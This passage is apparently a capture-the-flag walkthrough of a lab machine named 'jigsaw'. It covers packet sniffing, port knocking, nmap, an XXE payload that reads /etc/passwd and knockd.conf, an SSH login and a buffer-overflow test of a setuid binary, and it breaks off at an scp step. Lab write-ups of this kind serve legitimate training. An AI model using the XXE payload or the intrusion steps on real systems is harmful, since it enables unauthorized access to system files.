
IP da máquina: 192.168.56.141 // MAC: 08:00:27:B4:FE:98

sudo tcpdump -A -n host 192.168.2.107 and not arp -i eth0 -vv


j19s4w



```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo tcpdump -A -n host 192.168.2.107 and not arp -i eth0 -vv
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:12:00.825498 IP (tos 0x0, ttl 64, id 11316, offset 0, flags [DF], proto UDP (17), length 121)
    192.168.2.107.35111 > 255.255.255.255.666: [udp sum ok] UDP, length 93
E..y,4@.@.K-...k.....'...e.{j19s4w was always fascinated with l33t speak, in fact he uses it for a
lot of his passwords.
```

nc -u 192.168.2.107 666


j19s4w



```
┌─[headcrusher@parrot]─[~]
└──╼ $nc -u 192.168.2.107 666
j19s4w
ZmxhZzF7MzAzNGNjMjkyN2I1OWUwYjIwNjk2MjQxZjE0ZDU3M2V9CllvdSBjb21wbGV0ZWQgeW91ciBmaXJzdCB0ZXN0LiBOb3c
ga25vY2sgdGhlc2UgbnVtYmVycyB0byBmaW5kIHdoYXQgeW91IHNlZWsuIDU1MDAgNjYwMCA3NzAw
```

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=Wm14aFp6RjdNekF6TkdOak1qa3lOMkkxT1dVd1lqSXdOamsyTWpReFpqRTBaRFUzTTJWOUNsbHZkU0JqYjIxd2JHVjBaV1FnZVc5MWNpQm1hWEp6ZENCMFpYTjBMaUJPYjNjZ2EyNXZZMnNnZEdobGMyVWdiblZ0WW1WeWN5QjBieUJtYVc1a0lIZG9ZWFFnZVc5MUlITmxaV3N1SURVMU1EQWdOall3TUNBM056QXcK

flag1{3034cc2927b59e0b20696241f14d573e}



Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars


Input: start: 0, end: 52, length: 52; length: 177, lines: 2

```
ZmxhZzF7MzAzNGNjMjkyN2I1OWUwYjIwNjk2MjQxZjE0ZDU3M2V9CllvdSBjb21wbGV0ZWQgeW91ciBmaXJzdCB
0ZXN0LiBOb3cga25vY2sgdGhlc2UgbnVtYmVycyB0byBmaW5kIHdoYXQgeW91IHNlZWsuIDU1MDAgNjYwMCA3Nz
Aw
```

Output: start: 0, end: 39, length: 39; time: 2ms, length: 132, lines: 2


```
flag1{3034cc2927b59e0b20696241f14d573e}
You completed your first test. Now knock these numbers to find what you seek. 5500 6600
7700
```

knock 192.168.2.107 5500 6600 7700




```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $knock 192.168.2.107 5500 6600 7700
```

nmap -A -p21,22,80,8080,445 -vvv 192.168.2.107




```
PORT     STATE    SERVICE      REASON      VERSION
21/tcp   filtered ftp          no-response
22/tcp   filtered ssh          no-response
80/tcp   open     http         syn-ack     Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
445/tcp  filtered microsoft-ds no-response
8080/tcp filtered http-proxy   no-response
```

http://192.168.2.107/




view-source:http://192.168.2.107/



```
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
}
img{
  display:block;
  width:100%; height:100%;
  object-fit: cover;
}</style>
</head>
<body>
<img src="jigsaw.gif">

<!-- When you are in hell, only your mind can help you out. Test #2 will soon arrive. -->

</body>
```


wget http://192.168.2.107/jigsaw.gif



```
┌─[headcrusher@parrot]─[~/30]
└──╼ $wget http://192.168.2.107/jigsaw.gif
--2020-10-03 17:25:40--  http://192.168.2.107/jigsaw.gif
Connecting to 192.168.2.107:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 111316 (109K) [image/gif]
Saving to: ‘jigsaw.gif’

jigsaw.gif            100%[=================================>] 108.71K  --.-KB/s    in 0.002s

2020-10-03 17:25:40 (52.4 MB/s) - ‘jigsaw.gif’ saved [111316/111316]
```


strings jigsaw.gif

/w4n770p14y494m3




```
;/w4n770p14y494m3
```

http://192.168.2.107/w4n770p14y494m3/




view-source:http://192.168.2.107/w4n770p14y494m3/



```
</style>
<script type="text/javascript" src="js/jquery.min.js"></script>
<script type="text/javascript">
function XMLFunction(){
    var xml = '' +
        '<?xml version="1.0" encoding="UTF-8"?>' +
        '<root>' +
        '<email>' + $('#email').val() + '</email>' +
        '<password>' + $('#password').val() + '</password>' +
        '</root>';
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.onreadystatechange = function () {
        if(xmlhttp.readyState == 4){
            console.log(xmlhttp.readyState);
            console.log(xmlhttp.responseText);
            document.getElementById('errorMessage').innerHTML = xmlhttp.responseText;
        }
    }
    xmlhttp.open("POST","game2.php",true);
    xmlhttp.send(xml);
};
```

Repeater:


file:///etc/passwd



```
POST /w4n770p14y494m3/game2.php HTTP/1.1
Host: 192.168.2.107
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 175
Origin: http://192.168.2.107
DNT: 1
Connection: close
Referer: http://192.168.2.107/w4n770p14y494m3/

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ELEMENT foo ANY> <!ENTITY xxe SYSTEM  "file:///etc/passwd">]> <root>
    <email>
      &xxe;
    </email>
    <password>
      test
    </password>
  </root>
```

```
Content-Length: 1165
Connection: close
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
jigsaw:x:1000:1000:,,,:/home/jigsaw:/bin/bash
```


file:///etc/knockd.conf



```
POST /w4n770p14y494m3/game2.php HTTP/1.1
Host: 192.168.2.107
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 180
Origin: http://192.168.2.107
DNT: 1
Connection: close
Referer: http://192.168.2.107/w4n770p14y494m3/

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ELEMENT foo ANY> <!ENTITY xxe SYSTEM  "file:///etc/knockd.conf">]> <root>
    <email>
      &xxe;
    </email>
    <password>
      test
    </password>
  </root>
```

```

[options]
UseSyslog


[openHTTP]
sequence    = 5500,6600,7700
seq_timeout = 100
command     = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 80 -j ACCEPT
tcpflags    = syn

[closeHTTP]
sequence    = 7700,6600,5500
seq_timeout = 100
command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
tcpflags    = syn

[openSSH]
sequence    = 7011,8011,9011
seq_timeout = 5
command     = /sbin/iptables -I INPUT 1 -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags    = syn

[closeSSH]
sequence    = 9011,8011,7011
seq_timeout = 5
command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags    = syn
does not exist
```


knock 192.168.2.107 7011 8011 9011



```
┌─[headcrusher@parrot]─[~/30]
└──╼ $knock 192.168.2.107 7011 8011 9011
```


ssh jigsaw@192.168.2.107

j19s4w



```
┌─[headcrusher@parrot]─[~/30]
└──╼ $ssh jigsaw@192.168.2.107
The authenticity of host '192.168.2.107 (192.168.2.107)' can't be established.
ECDSA key fingerprint is SHA256:oXn/1IjNjNv4INght0MV2FrWXVvTB4QNM9Bx1aRRLos.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.107' (ECDSA) to the list of known hosts.
jigsaw@192.168.2.107's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 4.4.0-146-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Oct  3 15:10:27 CDT 2020

  System load: 0.08               Memory usage: 3%   Processes:       95
  Usage of /:  14.8% of 11.84GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

jigsaw@jigsaw:~$ id
uid=1000(jigsaw) gid=1000(jigsaw) groups=1000(jigsaw)
jigsaw@jigsaw:~$ uname -a
Linux jigsaw 4.4.0-146-generic #172~14.04.1-Ubuntu SMP Fri Apr 5 16:52:29 UTC 2019 i686 i686 i686 G
NU/Linux
```


find / -perm -4000 2>/dev/null



```
/bin/game3
```


/bin/game3

file /bin/game3



```
jigsaw@jigsaw:~$ /bin/game3
game3: Most people are so ungrateful to be a hacker, but not you, not any more...

jigsaw@jigsaw:~$ file /bin/game3
/bin/game3: setuid ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), dynamically linked (u
ses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=affd50502e973bd3d6d0637028395d87ba695ab9, not
 stripped
```


BoF test:



```
jigsaw@jigsaw:~$ /bin/game3 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

scp jigsaw@192.168.2.107:/bin/game3 .

j19s4

